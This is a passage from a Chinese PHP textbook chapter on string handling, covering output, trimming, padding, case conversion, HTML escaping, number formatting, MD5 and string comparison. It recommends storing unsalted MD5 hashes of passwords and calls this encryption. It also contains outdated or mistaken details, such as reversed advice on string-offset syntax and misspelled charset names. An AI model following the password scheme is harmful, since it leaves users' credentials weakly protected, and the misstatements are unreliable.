- 对象的克隆及串行化
- 抽象类与接口

本章需要了解的内容

- 面向对象的程序设计思想
- 对象在内存中的分配情况
- 析构方法的声明与作用

本章需要拓展的内容

- 与类和对象操作相关的系统函数，如下所示。
  - class_exists：检查类是否已定义
  - get_class_methods：返回由类的方法名组成的数组
  - get_class_vars：返回由类的默认属性组成的数组
  - get_class：返回对象的类名
  - get_object_vars：返回由对象属性组成的关联数组
  - get_parent_class：返回对象或类的父类名
  - interface_exists：检查接口是否已被定义
  - is_a：如果对象属于该类或该类是此对象的父类则返回 TRUE
  - is_subclass_of：如果此对象是该类的子类，则返回 TRUE
  - method_exists：检查类的方法是否存在
  - property_exists：检查对象或类是否具有该属性

第11章 字符串处理

字符串也是PHP中重要的数据类型之一。在Web应用中，很多情况下需要对字符串进行处理和分析，这通常将涉及字符串的格式化、字符串的连接与分割、字符串的比较、查找等一系列操作。用户和系统的交互也基本上是用文字来进行的，因此系统对文本信息，即字符串的处理非常重要。在PHP的项目开发中有30%以上的代码在操作字符串，所以不要忽略本章，字符串处理简单但重要。在本书的第6章中已经详细介绍过PHP字符串的声明了，本章将重点介绍字符串的操作。

11.1 字符串的处理介绍

字符串的处理和分析在任何编程语言中都是一个重要的基础，往往是简单而重要的。例如，信息的分类、解析、存储和显示，以及网络中传来传去的数据都需要操作字符串来完成。尤其在Web开发中更为重要，程序员大部分的工作都是在操作字符串，所以字符串的处理也体现了程序员的一种编程能力。

注意：一个字符串变得非常巨大也没有问题，PHP没有给字符串的大小强加实现范围，所以完全没有理由担心长字符串。

11.1.1 字符串的处理方式

在C语言中，字符串是作为字节数组处理的。在Java语言中，字符串是作为对象处理的。而PHP则把字符串作为一种基本的数据类型来处理。字符串是一系列字符。在PHP中，字符和字节一样，也就是说，一共有256种不同字符的可能性。这也暗示PHP对Unicode没有本地支持，一个GB2312编码的汉字占2个字节，一个UTF-8编码的汉字占3个字节。通常对字符串的处理涉及字符串的格式化、字符串的分割和连接、字符串的比较，以及字符串的查找、匹配和替换。在PHP中，提供了大量的字符串操作函数，功能强大，使用也比较简单。但对一些比较复杂的字符串操作，则需要借助PHP所支持的正则表达式来实现。如果字符串处理函数和正则表达式都可以实现字符串操作，建议使用字符串处理函数来完成，因为字符串的处理函数要比正则表达式处理字符串的效率高。但对于很多复杂的字符串操作，只有通过正则表达式才能完成。

11.1.2 字符串类型的特点

因为 PHP 是弱类型语言，所以其他类型的数据一般都可以直接应用于字符串操作函数里，而自动转换成字符串类型进行处理。如下所示：

```
<?php
    echo substr( "1234567", 2, 4 );   //将字符串用于字符串函数substr()处理，输出子字符串 345
    echo substr( 123456, 2, 4 );      //将整型用于字符串函数substr()处理，输出同样是字符串 345
    echo hello;                       //会先找hello常量，找不到就会将常名看作是字符串使用
```

在上面的代码中，将不同类型的数据使用字符串函数 substr()处理，得到相同的结果。不仅如此，还可以将字符串“视为数组”，当做字符集合看待。字符串中的字符可以通过在字符串之后用花括号指定所要字符从零开始的偏移量来访问和修改。在下面的例子中用两种方法输出同样的字符串。如下所示：

```
<?php
    $str = "lamp";            //声明一个字符串$str，值为lamp
    echo $str."<br>";         //将字符串看作是一个连续的实体，一起输出 lamp

    //以下将字符串看作字符集合，按数组方式一个个字符输出
    echo $str[0];             //输出字符串$str中第一个字符 l
    echo $str[1];             //输出字符串$str中第二个字符 a
    echo $str[2];             //输出字符串$str中第三个字符 m
    echo $str[3];             //输出字符串$str中第四个字符 p
    echo $str[0].$str[1];     //输出字符串$str中前两个字符 la
```

但将字符串看做字符集合时，并不是真的数组，不能使用数组的处理函数操作，例如 count($str)并不能返回字符串的长度。而 PHP 脚本引擎无法区分是字符还是数组，会带来二义性。所以中括号的语法已不再使用，自 PHP 4 起已过时。替代它的是使用花括号，为了向下兼容，仍然可以用方括号。代码如下所示：

```
<?php
    $str = "lamp";                    //声明一个字符串$str，值为lamp
    echo $str{0};                     //输出字符串$str中第一个字符 l
    echo $str{1};                     //输出字符串$str中第二个字符 a
    echo $str{2};                     //输出字符串$str中第三个字符 m
    echo $str{3};                     //输出字符串$str中第四个字符 p
    echo $str{0}.$str{1};             //输出字符串$str中前两个字符 la

    $last = $str{strlen($str)-1};     //获取字符串$str中最后一个字符 p
    $str{strlen($str)-1} = 'e';       //修改字符串$str中最后一个字符串，字符串为lame

    $str{1} = "nginx";                //如果使用一个字符串去修改另一个字符串中的第2个字符，结果:lnmp;
```

注意：不要指望在将一个字符转换成整型时能够得到该字符的编码（可能在 C 语言中会这么做）。如果希望在字符编码和字符之间转换，请使用 ord()和 chr()函数。

11.1.3 双引号中变量解析总结

前面的章节中曾简单介绍过当用双引号或者定界符指定字符串时，其中的变量会被解析。本节将详细介绍字符串中变量解析的应用，有两种语法，一种“简单的”和一种“复杂的”。简单语法最通用和方便，它提供了解析变量、数组值或者对象属性的方法。复杂语法是 PHP 4 开始就引进的，可以用花括

号括起一个表达式。简单的语法前面介绍过，如果遇到美元符号（$），解析器会尽可能多地取得后面的字符以组成一个合法的变量名。如果想明示指定名字的结束，用花括号把变量名括起来。当然在双引号中，同样也可以解析数组索引或者对象属性。对于数组索引，右方括号（]）标志着索引的结束。对象属性则和简单变量适用同样的规则，尽管对于对象属性没有像变量那样的小技巧。

```php
<?php
    //声明一个关联数组，数组名为$lamp，成员有4个
    $lamp = array( 'os'=>'Linux', 'webserver' =>'Apache', 'db'=>'MySQL', 'language'=>'php' );

    //可以解析，双引号中对于数组索引，右方括号(])标志着索引的结束
    //但是注意：不要在 [ ] 中使用引号，否则会在引号处结束
    echo "A OS is $lamp[os] ";

    //不能解析，如果在对关联数组下标使用引号就必须使用花括号，否则将出错
    echo "A OS is $lamp['os'].";

    //可以解析，如果在对关联数组下标使用引号就必须使用花括号，否则将出错
    echo "A OS is {$lamp['os']}.";

    //这行也可以解析，但要注意PHP将数组下标看作了常量名，并且当不存在时将常量名称转为了字符中，效率低
    echo "A OS is {$lamp[os]}.";

    //可以解析，对象中的成员也可以解析
    echo "This square is $square->width meters broad.";

    //不能解析，可以使用花括号解决
    echo "This square is $square->width00 centimeters broad.";

    //可以解析，  使用花括号解决
    echo "This square is {$square->width}00 centimeters broad.";
```

对于任何更复杂的情况，应该使用复杂语法。不是因为语法复杂而称其复杂，而是因为用此方法可以包含复杂的表达式。事实上，用此语法可以在字符串中包含任何在名字空间的值。仅仅用和在字符串之外同样的方法写一个表达式，然后用 { 和 } 把它包含进来。因为不能转义“{”，此语法仅在 $ 紧跟在 { 后面时被识别（用“{\$”来得到一个字面上的“{$”）。

11.2 常用的字符串输出函数

在第 6 章中介绍了，使用单引号、双引号及定界符号等声明字符串的方式，以及不同方式声明的字符串之间的区别与应用。在 Web 应用中，网页上大部分显示的都是文字或图片，而文字居多。如果按用户的需求通过 PHP 动态地输出这些文字，就需要将网页上的文字定义为字符串，再通过 PHP 的一些字符串输出函数将其输出。常用的输出字符串函数如表 11-1 所示。

表 11-1　PHP 中常用的字符串输出函数

函 数 名	功能描述
echo()	输出字符串
print()	输出一个或多个字符串
die()	输出一条消息，并退出当前脚本

续表

函 数 名	功能描述
printf()	输出格式化字符串
sprintf()	把格式化的字符串写入一个变量中

1. 函数 echo()

该函数用于输出一个或多个字符串，是在 PHP 中使用最多的函数，因为使用它的效率要比其他字符串输出函数高。echo()实际上不是一个函数（它是个语言结构），因此你无须对其使用括号。不过，如果希望向 echo()传递一个或多个参数，那么使用括号会发生解析错误。该函数的语法格式如下所示：

```
void echo ( string arg1 [, string ...] )                    //你在使用时并不必使用括号
```

该函数的参数可以为一个或多个要发送到输出的字符串，如果你想要传递一个以上的参数到此函数，不能使用括号将参数围在里面。如下所示：

```
<?php
    $str = "What's LAMP?";                                   //定义一个字符串$str
    echo $str;                                               //可以直接输出字符串变量
    echo "<br>";                                             //也可以直接输出字符串
    echo $str."<br>Linux+Apache+MySQL+PHP<br>";              //还可以使用点运算符号连接多个字符串输出

    echo "This
          text
          spans
          multiple
          lines.<br>";                                       //可以将一行文本换成多行输出

    //可以输出用逗号隔开的多个参数
    echo 'This ','string ','was ','made ','with multiple parameters<br>';
```

2. 函数 print()

该函数的功能和 echo()的一样，它有返回值，若成功则返回 1，失败则返回 0。例如，传输中途客户的浏览器突然挂了，则会造成输出失败的情形。但它的执行效率没有 echo()函数高。

3. 函数 die()

该函数是 exit()函数的别名。如果参数是一个字符串，则该函数会在退出前输出它。如果参数是一个整数，这个值会被用做退出状态。退出状态的值在 0 至 254 之间。退出状态 255 由 PHP 保留，不会被使用。状态 0 用于成功地终止程序。如下所示：

```
<?php
    $url = "http://www.brophp.net";                          //定义一个网络文件的位置
    fopen($url, "r") or die("Unable to connect to $url");    //如果打开失败则输出一条消息并退出程序
```

4. 函数 printf()

该函数用于输出格式化的字符串，和 C 语言中的同名函数用法一样。第一个参数为必选项，是规定的字符串及如何格式化其中的变量。还可以有多个可选参数，是规定插到第一个参数的格式化字符串中对应%符号处的参数。该函数的语法格式如下所示：

```
printf(format, arg1, arg2, ... ,argn)                       //输出格式化的字符串
```

第一个参数中使用的转换格式，是以百分比符号（"%"）开始到转换字符结束，表 11-2 为可能的转换格式值。

表 11-2　函数 printf()中常用的字符串转换格式

格　式	功能描述
%%	返回百分比符号
%b	二进制数
%c	依照 ASCII 值的字符
%d	带符号十进制数
%e	可续计数法（比如 1.5e+3）
%u	无符号十进制数
%f	浮点数（local settings aware）
%F	浮点数（not local settings aware）
%o	八进制数
%s	字符串
%x	十六进制数（小写字母）
%X	十六进制数（大写字母）

arg1, arg2, argn 等参数将插入到主字符串中的百分号（%）符号处。该函数是逐步执行的。在第一个%符号中，插入 arg1，在第二个%符号处，插入 arg2，依此类推。如果%符号多于 arg 参数，则必须使用占位符。占位符被插入%符号之后，由数字和"\$"组成。如下所示：

```
<?php
    $str = "LAMP";                  //声明一个字符串数据
    $number = 789;                  //声明一个整型数据

    //将字符串$str在第一个参数中的%处输出，按%s的字符串输出，整型$number按%u输出
    printf("%s book. page number %u <br>", $str, $number);

    //将整型$number按浮点数输出，并在小数点后保留3位
    printf("%0.3f <br>",$number);

    //定义一个格式并在其中使用占位符
    $format = "The %2\$s book contains %1\$d pages.
           That's a nice %2\$s full of %1\$d pages. <br>";

   //按格式的占位符号输出多次变量，%2$s位置处是第三个参数
    printf($format, $number, $str);
```

5. 函数 sprintf()

该函数的用法和 printf()相似，但它并不是输出字符串，而是把格式化的字符串以返回值的形式写入到一个变量中。这样就可以在需要时使用格式化后的字符串。如下所示：

```
<?php
    $num = 12345;                       //声明一个整数12345
    $txt = sprintf("%0.2f", $num);      //转换为保留两位小数的浮点数，并赋值给变量$txt
    echo $txt;                          //在需要的地方就可以使用格式化后的文本$txt
```

11.3 常用的字符串格式化函数

字符串的格式化就是将字符串处理为某种特定的格式。通常用户从表单中提交给服务器的数据都是字符串的形式，为了达到期望的输出效果，就需要按照一定的格式处理这些字符串后再去使用。在上一节中介绍过的 printf()和 sprintf()两个函数，就是一种字符串的格式化函数。经常见到的字符串格式化函数如表 11-3 所示。

表 11-3 PHP 中常见的字符串格式化函数

函 数 名	功能描述
ltrim()	从字符串左侧删除空格或其他预定义字符
rtrim()	从字符串的末端开始删除空白字符或其他预定义字符
trim()	从字符串的两端删除空白字符和其他预定义字符
str_pad()	把字符串填充为新的长度
strtolower()	把字符串转换为小写
strtoupper()	把字符串转换为大写
ucfirst()	把字符串中的首字符转换为大写
Ucwords()	把字符串中每个单词的首字符转换为大写
nl2br()	在字符串中的每个新行之前插入 HTML 换行符
htmlentities()	把字符转换为 HTML 实体
htmlspecialchars()	把一些预定义的字符转换为 HTML 实体
Stripslashes()	删除由 addcslashes()函数添加的反斜杠
strip_tags()	剥去 HTML、XML 以及 PHP 的标签
number_format()	通过千位分组来格式化数字
strrev()	反转字符串
md5()	将一个字符串进行 MD5 计算

注意：在 PHP 中提供的字符串函数处理的字符串，大部分都不是在原字符串上修改，而是返回一个格式化后的新字符串。

11.3.1 去除空格和字符串填补函数

空格也是一个有效的字符，在字符串中也会占据一个位置。用户在表单中输入数据时，经常在无意中会多输入一些无意义的空格。比如用户登录时，多输入的空格会导致服务器端查找不到用户的存在，而登录失败。因此 PHP 脚本在接收到通过表单传递过来的数据时，首先处理的就是字符串中多余的空格，或者其他一些没有意义的符号。在 PHP 中可以通过 ltrim()、rtrim()和 trim()函数来完成这项工作。这三个函数的语法格式相同，但作用有所不同。它们的语法格式如下所示：

```
string ltrim ( string str [, string charlist] )      //从字符串左侧删除空格或其他预定义字符
string rtrim ( string str [, string charlist] )      //从字符串右侧删除空白字符或其他预定义字符
string trim ( string str [, string charlist] )       //从字符串的两端删除空白字符和其他预定义字符
```

这三个函数分别用于从字符串的左、右和两端删除空白字符或其他预定义字符。处理后的结果都会以新字符串的形式返回，不会在原字符串上修改。其中第一个参数 str 是待处理的字符串，为必选项。第二个参数 charlist 是过滤字符串，用于指定希望去除的特殊符号，该参数为可选。如果不指定过滤字符串，默认情况下会去掉下列字符。

- " "：ASCII 为 32 的字符（0x20），即空格
- "\0"：ASCII 为 0 的字符（0x00），即 NULL
- "\t"：ASCII 为 9 的字符（0x09），即制表符
- "\n"：ASCII 为 10 的字符（0x0A），即新行
- "\r"：ASCII 为 13 的字符（0x0D），即回车

此外还可以使用“..”符号指定需要去除的一个范围，例如“0..9”或“a..z”表示去掉 ASCII 码值中的数字和小写字母。它们的使用代码如下所示：

```
<?php
    $str = "   lamp  ";                  //声明一个字符串，其中左侧有三个空格，右侧有两个空格，总长度为9个字符
    echo strlen( $str );                 //输出字符串的总长度 9
    echo strlen( ltrim($str) );          //去掉左侧空格后的长度输出为 6
    echo strlen( rtrim($str) );          //去掉右侧空格后的长度输出为 7
    echo strlen( trim($str) );           //去掉两侧空格后的长度输出为 4

    $str = "123 This is a test ...";     //声明一个测试字符串，左侧为数字开头，右侧为省略号"..."
    echo ltrim($str, "0..9");            //过滤掉字符串左侧的数字，输出：This is a test ...
    echo rtrim($str, ".");               //过滤掉字符串右侧的所有"."，输出：123 This is a test
    echo trim($str, "0..9 A..Z .");      //过滤掉字符串两端的数字和大写字母还有"."，输出：his is a test
```

不仅可以按需求过滤掉字符串中的内容，还可以使用 str_pad()函数按需求对字符串进行填补。可以用于对一些敏感信息的保护，例如数据的对并排列等。其函数的原型如下所示：

```
string str_pad ( string input, int pad_length [, string pad_string [, int pad_type]] )
```

该函数有 4 个参数，第一个参数是必选项，指明要处理的字符串。第二个参数也是必选项，给定处理后字符串的长度，如果该值小于原始字符串的长度，则不进行任何操作。第三个参数指定填补时所用的字符串，它为可选参数，如果没有指定则默认使用空格填补。最后一个参数指定填补的方向，它有三个可选值：STR_PAD_BOTH、STR_PAD_LEFT 和 STR_PAD_RIGHT，分别代表在字符串两端、左和右进行填补。也是一个可选参数，如果没有指定，则默认值是 STR_PAD_RIGHT。函数 str_pad()的使用代码如下所示：

```
<?php
    $str = "LAMP";
    echo str_pad($str, 10);                      //指定长度为10，默认使用空格在右边填补"LAMP"
    echo str_pad($str, 10, "-=", STR_PAD_LEFT); //指定长度为10，指定在左边填补" -=-=-=LAMP"
    echo str_pad($str, 10, "_", STR_PAD_BOTH);  //指定长度为10，指定两端填补 "_ _ _LAMP_ _ _"
    echo str_pad($str, 6 , "_ _ _");             //指定长度为6，  默认在右边填补" LAMP_ _"
```

11.3.2　字符串大小写的转换

在 PHP 中提供了 4 个字符串大小写的转换函数，它们都只有一个可选参数，即传入要进行转换的字符串。可以直接使用这些函数完成大小写转换的操作。函数 strtoupper()用于将给定的字符串全部转换为大写字母；函数 strtolower()用于将给定的字符串全部转换为小写字母；函数 ucfirst()用于将给定的字

符串中的首字母转换为大写，其余字符不变；函数 ucwords()用于将给定的字符串中全部以空格分隔的单词首字母转换为大写。下面的程序是这些函数的使用代码，如下所示：

```
<?php
    $lamp = "lamp is composed of Linux、Apache、MySQL and PHP";

    echo strtolower( $lamp );    //输出:lamp is composed of linux、apache、mysql and php
    echo strtoupper( $lamp );    //输出:LAMP IS COMPOSED OF LINUX、APACHE、MYSQL AND PHP
    echo ucfirst( $lamp );       //输出:Lamp is composed of Linux、Apache、MySQL and PHP
    echo ucwords( $lamp );       //输出:Lamp Is Composed Of Linux、Apache、MySQL And PHP
```

这些函数只是按照它们说明中描述的方式工作，要想确保一个字符串的首字母是大写字母，而其余的都是小写字母，就需要使用复合的方式。如下所示：

```
<?php
    $lamp = "lamp is composed of Linux、Apache、MySQL and PHP";

    echo ucfirst( strtolower($lamp) );  //输出: Lamp is composed of linux、apache、mysql and php
```

在开发中这些字符串大小转换函数，并不是为了处理文章内容或文章标题的大小写问题，因为我们开发的项目大部分还是以中文为主。但我们也不能忽视这些函数，在编写代码时对字符串处理使用这些函数尤为重要。

11.3.3 和 HTML 标签相关的字符串格式化

HTML 的输入表单和 URL 上附加资源是用户将数据提交给服务器的途径，如果不能很好地处理，就有可能成为黑客攻击服务器的入口。例如，用户在发布文章时，在文章中如果包含一些 HTML 格式标记或 JavaScript 的页面转向等代码，直接输出显示则一定会使用页面的布局发生改变。因为这些代码被发送到浏览器中，浏览器会按有效的代码去解释。所以在 PHP 脚本中，对用户提交的数据内容一定要先处理。在 PHP 中为我们提供了非常全面的 HTML 相关的字符串格式化函数，可以有效地控制 HTML 文本的输出。

1. 函数 nl2br()

在浏览器中输出的字符串只能通过 HTML 的“
”标记换行，而很多人习惯使用“\n”作为换行符号，但浏览中不识别这个字符串的换行符。即使有多行文本，在浏览器中显示时也只有一行。nl2br()函数就是在字符串中的每个新行“\n”之前插入 HTML 换行符“
”。该函数的使用如下所示：

```
<?php
    echo nl2br("One line.\nAnother line.");          //在"\n"前加上"<br />"标记

    /*
        输出以下两行结果，在"\n"前加上"<br />"标记，如下所示：
        One line.<br />
        Another line.
    */
```

2. 函数 htmlspecialchars()

如果不希望浏览器直接解析 HTML 标记，就需要将 HTML 标记中的特殊字符转换成 HTML 实体。例如，将“<”转换为“<”，将“>”转换为“>”。这样 HTML 标记浏览器就不会去解析，而是将

HTML 文本在浏览器中原样输出。PHP 中提供的 htmlspecialchars() 函数就可以将一些预定义的字符转换为 HTML 实体。此函数用在预防使用者提供的文字中包含了 HTML 的标记，像是布告栏或是访客留言板这方面的应用。以下是该函数可以转换的字符：

- “&”（和号）转换为“&”。
- “"”（双引号）转换为“"”。
- “'”（单引号）转换为“'”。
- “<”（小于）转换为“<”。
- “>”（大于）转换为“>”。

该函数的原型如下：

string htmlspecialchars (string string [, int quote_style [, string charset]])

该函数中第一个参数是带有 HTML 标记待处理的字符串，为必选参数。第二个参数为可选参数，用来决定引号的转换方式。默认值为 ENT_COMPAT 将只转换双引号，而保留单引号；ENT_QUOTES 将同时转换这两种引号；而 ENT_NOQUOTES 将不对引号进行转换。第三个参数也是可选的值，用于指定所处理字符串的字符集，默认的字符集是“ISO88511-1”。其他可以使用的合法字符集如表 11-4 所示。

表 11-4　在函数 htmlspecialchars()的第三个参数中可以使用的合法字符集

字 符 集	别　名	描　述
ISO-88511-1	ISO88511-1	西欧，Latin-1
ISO-88511-15	ISO88511-15	西欧，Latin-9。增加了 Latin-1（ISO-88511-1）中缺少的欧元符号、法国及芬兰字母
UTF-8		ASCII 兼容多字节 8-bit Unicode
cp866	ibm866, 866	DOS 特有的 Cyrillic 字母字符集。PHP 4.3.2 开始支持该字符集
cp1251	Windows-1251, win-1251, 1251	Windows 特有的 Cyrillic 字母字符集。PHP 4.3.2 开始支持该字符集
cp1252	Windows-1252, 1252	Windows 对于西欧特有的字符集
KOI8-R	koi8-ru, koi8r	俄文。PHP 4.3.2 开始支持该字符集
BIG5	950	繁体中文，主要用于中国台湾
GB2312	936	简体中文，国际标准字符集
BIG5-HKSCS		繁体中文，Big5 的延伸，主要用于香港
Shift_JIS	SJIS, 932	日文字符
EUC-JP	EUCJP	日文字符

如果无法被识别的字符集将被忽略，并由默认的字符集 ISO-88511-1 代替。该函数的使用如下所示：

```
<html>
    <body>
        <?php
            $str = "<B>WebServer:</B> & 'Linux' & 'Apache'";      //带有HTML标记和单引号的字符串
            echo htmlspecialchars($str, ENT_COMPAT);              //转换HTML标记和转换双引号
            echo "<br>\n";
            echo htmlspecialchars($str, ENT_QUOTES);              //转换HTML标记和转换两种引号
            echo "<br>\n";
            echo htmlspecialchars($str, ENT_NOQUOTES);            //转换HTML标记和不对引号转换
        ?>
    </body>
</html>
```

在浏览器中的输出结果：

```
<B>WebServer:</B> & 'Linux' & 'Apache'
<B>WebServer:</B> & 'Linux' & 'Apache'
<B>WebServer:</B> & 'Linux' & 'Apache'
```

如果在浏览器中查看源代码，会看到如下结果：

```
<html>
    <body>
        &lt;B&gt;WebServer:&lt;/B&gt; &amp; 'Linux' &amp; 'Apache'<br>        //没有转换单引号
        &lt;B&gt;WebServer:&lt;/B&gt; &amp; &#039;Linux&#039; &amp; &#039;Apache&#039;<br>
        &lt;B&gt;WebServer:&lt;/B&gt; &amp; 'Linux' &amp; 'Apache'              //没有转换单引号
    </body>
</html>
```

在 PHP 中还提供了 htmlentities()函数，可以将所有的非 ASCII 码字符转换为对应的实体代码。该函数与 htmlspecialchars()函数的使用语法格式一致，但该函数可以转义更多的 HTML 字符。下面的代码为 htmlentities()函数的使用范例：

```
<?php
    $str = "一个 'quote' 是 <b>bold</b>";

    // 输出: &Ograve;&raquo;&cedil;&ouml; 'quote' &Ecirc;&Ccedil; &lt;b&gt;bold&lt;/b&gt;
    echo htmlentities($str);

    // 输出: 一个 &#039;quote&#039; 是 &lt;b&gt;bold&lt;/b&gt;
    echo htmlentities($str, ENT_QUOTES,gb2312);
```

在处理表单中提交的数据时，不仅要通过前面介绍的函数将 HTML 的标记符号和一些特殊字符转换为 HTML 实体，还需要对引号进行处理。因为被提交的表单数据中的“'”、“"”和“\”等字符前将被自动加上一个斜线“\”。这是由于 PHP 配置文件 php.ini 中的选项 magic_quotes_gpc 在起作用，默认是打开的，如果不关闭它则要使用函数 stripslashes()删除反斜线。如果不处理，将数据保存到数据库中时，有可能会被数据库误当成控制符号而引起错误。函数 stripslashes()只有一个被处理的字符串作为参数，返回处理后的字符串。通常使用 htmlspecialchars()函数与 stripslashes()函数复合的方式，联合处理表单中提交的数据。代码如下所示：

```
<html>
    <head>
        <title>HTML表单</title>
    </head>

    <body>
        <form action="" method="post">
            请输入一个字符串：
            <input type="text" size="30" name="str" value="<?php echo html2Text($_POST['str']) ?>">
            <input type="submit" name="submit" value="提交"><br>
        </form>
        <?php
            //如果用户提交表单下面代码将被执行
            if(isset($_POST["submit"])) {
                //输出原型<b><u>this is a \"test\"</u></b>, 浏览器对其解析
                echo "原型输出：".$_POST['str']."<br>";
```

```
18                  //转换为实体: &lt;b&gt;&lt;u&gt;this is a \&quot;test\&quot;&lt;/u&gt;&lt;/b&gt;
19                  echo "转换实例: ".htmlspecialchars($_POST['str'])."<br>";
20
21                  //删除引号前面的斜线: <b><u>this is a "test"</u></b><br>
22                  echo "删除斜线: ".stripslashes($_POST['str'])."<br>";
23
24                  //输出: &lt;b&gt;&lt;u&gt;this is a &quot;test&quot;&lt;/u&gt;&lt;/b&gt;
25                  echo "删除斜线和转换实体: ".html2Text($_POST['str'])."<br>";
26              }
27
28              //自定一个函数，复合的方式处理表单提交的数据
29              function html2Text($input) {
30                  //返回两个函数结合处理的字符串
31                  return htmlspecialchars( stripslashes( $input ) );
32              }
33          ?>
34      </body>
35  </html>
```

该程序的演示结果如图 11-1 所示。

图 11-1　字符串格式转换后的输出结果

在上例中，通过表单中输入带有 HTML 标记和引号的字符串，提交给 PHP 脚本输出。分别将其直接输出给浏览器解析，使用 htmlspecialchars()函数转换 HTML 标记符号，还使用 stripslashes()函数删除引号前的反斜线，最后使用 htmlspecialchars()函数和 stripslashes()函数的复合方式即删除了引号前的反斜线，又将 HTML 的标记符号转换为实体。

函数 stripslashes()的功能是去掉反斜线“\”，如果有连续两个反斜线，则只去掉一个。与之对应的是另一个函数 addslashes()，正如函数名所暗示的，它将在“'”、“"”、“\”和 NULL 字符等前增加必要的反斜线。

函数 htmlspecialchars()是将 HTML 中的标记符号转换为对应的 HTML 实体，有时直接删除用户输入的 HTML 标签，也是非常有必要的。PHP 中提供的 strip_tags()函数默认就可以删除字符串中所有的 HTML 标签，也可以有选择性地删除一些 HTML 标记。如布告栏或是访客留言板，有这方面的应用是相当必要的。例如用户在论坛中发布文章时，可以预留一些可以改变字体大小、颜色、粗体和斜体等的 HTML 标记，而删除一些对页面布局有影响的 HTML 标记。函数 strip_tags()的原型如下所示：

```
string strip_tags ( string str [, string allowable_tags] )          //删除 HTML 的标签函数
```

该函数有两个参数，第一个参数提供了要处理的字符串，是必选项。第二个参数是一个可选的 HTML 标签列表，放入该列表中的 HTML 标签将被保留，其他的则全部被删除。默认将所有 HTML 标签都删除。下面的程序为该函数的使用范例，如下所示：

```php
<?php
    $str = "<font color='red' size=7>Linux</font> <i>Apache</i> <u>Mysql<u> <b>PHP</b>";

    echo strip_tags($str);                          //删除了全部HTML标签，输出：Linux Apache Mysql PHP
    echo strip_tags($str, "<font>");                //输出<font color='red' size=7>Linux</font> Apache Mysql PHP
    echo strip_tags($str, "<b><u><i>");             //输出Linux <i>Apache</i> <u>Mysql<u> <b>PHP</b>
```

在上面的程序中，第一次使用 strip_tags()函数时，没有输入第二个参数，所以删除了所有 HTML 标记。第二次使用 strip_tags()函数时，在第二个参数输出了“<font>”标签则其他的 HTML 标签全部被删除。第三次使用 strip_tags()函数时，在第二个参数中输入“<b><u><i>”三个 HTML 标签组成的列表，则这三个标签将被保留，而其他的 HTML 标签全被删除。

11.3.4 其他字符串格式化函数

字符串的格式化处理函数还有很多，只要是想得到所需要格式化的字符串，都可以调用 PHP 中提供的系统函数处理，很少需要自己定义字符串格式化函数。

1. 函数 strrev()

该函数的作用是将输入的字符反转，只提供一个要处理的字符串作为参数，返回反转后的字符串。如下所示：

```php
<?php
    echo strrev("http://www.lampbrother.net");      //反转后输出：ten.rehtorbpmal.www//:ptth
```

2. 函数 number_format()

世界上许多国家都有不同的货币格式、数字格式和时间格式惯例。针对特定的本地化环境正确地格式化和显示货币是本地化的一个重要部分。例如，在电子商城中，要将用户以任意格式输入的商品价格数字，转换为统一的标准货币格式。number_format()函数通过千位分组来格式化数字。该函数的原型如下所示：

```
string number_format ( float number [, int decimals [, string dec_point, string thousands_sep]] )
```

该函数返回格式化后的数字，该函数支持一个、两个或四个参数（不是三个）。第一个参数为必选项，提供要被格式化的数字。如果未设置其他参数，则数字会被格式化为不带小数点且以逗号（,）作为分隔符的数字。第二个参数是可选项，规定使用多少个小数位。如果设置了该参数，则使用点号（.）作为小数点来格式化数字。第三个参数也是可选的参数，规定用什么字符串作为小数点。第四个参数也为可选参数，规定用做千位分隔符的字符串。如果设置了该参数，那么所有其他参数都是必需的。下面的程序为该函数的使用范例，代码如下所示：

```php
<?php
    $number = 123456789;                            //声明一个数字
    echo number_format($number);                    //输出123,456,789千位分隔的字符串
    echo number_format($number, 2);                 //输出123,456,789.00小数点后保留两数小数
    echo number_format($number, 2, ",", ".");       //输出123.456.789,00 千位使用(.)分隔了，并保留两位小数
```

3. 函数 md5()

随着互联网络的普及，黑客攻击已成为网络管理者的心病。有统计数据表明 70%的攻击来自内部，因此必须采取相应的防范措施来扼制系统内部的攻击。防止内部攻击的重要性还在于内部人员对数据的

存储位置、信息重要性非常了解，这使得内部攻击更容易奏效。攻击者盗用合法用户的身份信息，以仿冒的身份与他人进行通信。所以在用户注册时应该先将密码加密后再添加到数据库中，这样就可以防止内部攻击者直接查询数据库中的授权表，盗用合法用户的身份信息。

md5()函数的作用就是将一个字符串进行 MD5 算法加密，默认返回一个 32 位的十六进制字符串。该函数的原型如下所示：

```
string md5 ( string str [, bool raw_output] )          //进行 MD5 算法加密演算
```

其中第一个参数表示待处理的字符串，是必选项。第二个参数需要一个布尔型数值，是可选项。默认值为 FALSE，返回一个 32 位的十六进制字符串。如果设置为 TRUE，将返回一个 16 位的二进制数。下面的程序为该函数的使用范例，代码如下所示：

```
<?php
    $password = "lampbrother";              //定义一个字符串作为密码，加密后保存到数据库中
    echo md5($password)."<br>";             //输出MD5加密后的值：5f1ba7d4b4bf96fb8e7ae52fc6297aee

    //将输入的密码和数据库保存的匹配
    if(md5($password) == '5f1ba7d4b4bf96fb8e7ae52fc6297aee') {
        echo "密码一致，登录成功";          //如果相同则会输出这条信息
    }
```

在 PHP 中提供了一个对文件进行 MD5 加密的函数 md5_file()，使用的方式和 md5()函数相似。

11.4 字符串比较函数

比较字符串是任何编程语言的字符串处理功能中重要的特性之一。在 PHP 中除了可以使用比较运算符号（==、<或>）加以比较外，还提供了一系列的比较函数，使 PHP 可以进行更复杂的字符串比较。如 strcmp()、strcasecmp()和 strnatcmp()等函数。

11.4.1 按字节顺序进行字符串比较

要按字节顺序进行字符串的比较，可以使用 strcmp()和 strcasecmp()两个函数，其中函数 strcasecmp()可以忽略字符串中字母的大小写进行比较。这两个函数的原型如下所示：

```
int strcmp ( string str1, string str2 )          //区分字符串中字母大小写地比较
int strcasecmp ( string str1, string str2 )      //忽略字符串中字母大小写地比较
```

这两个函数的用法相似，都需要传入进行比较的两个字符串参数。可以对输入的 str1 和 str2 两字符串，按照字节的 ASCII 值从两个字符串的首字节开始比较，如果相等则进入下一个字节的比较，直至结束比较。返回以下三个值之一：

- 如果 str1 等于 str2 则返回 0。
- 如果 str1 大于 str2 则返回 1。
- 如果 str1 小于 str2 则返回–1。

在下面的程序中通过比较后的返回值判断两个比较的字符串大小。使用 strcmp()函数区分字符串中

字母大小写的比较，使用 strcasecmp()函数忽略字符串中字母大小写的比较。当然也可以对中文等多字节字符进行比较。下面的程序为这两个函数的使用范例，当然没有实际意义。代码如下所示：

```php
<?php
    $userName = "Admin";                                    //声明一个字符串作为用户名
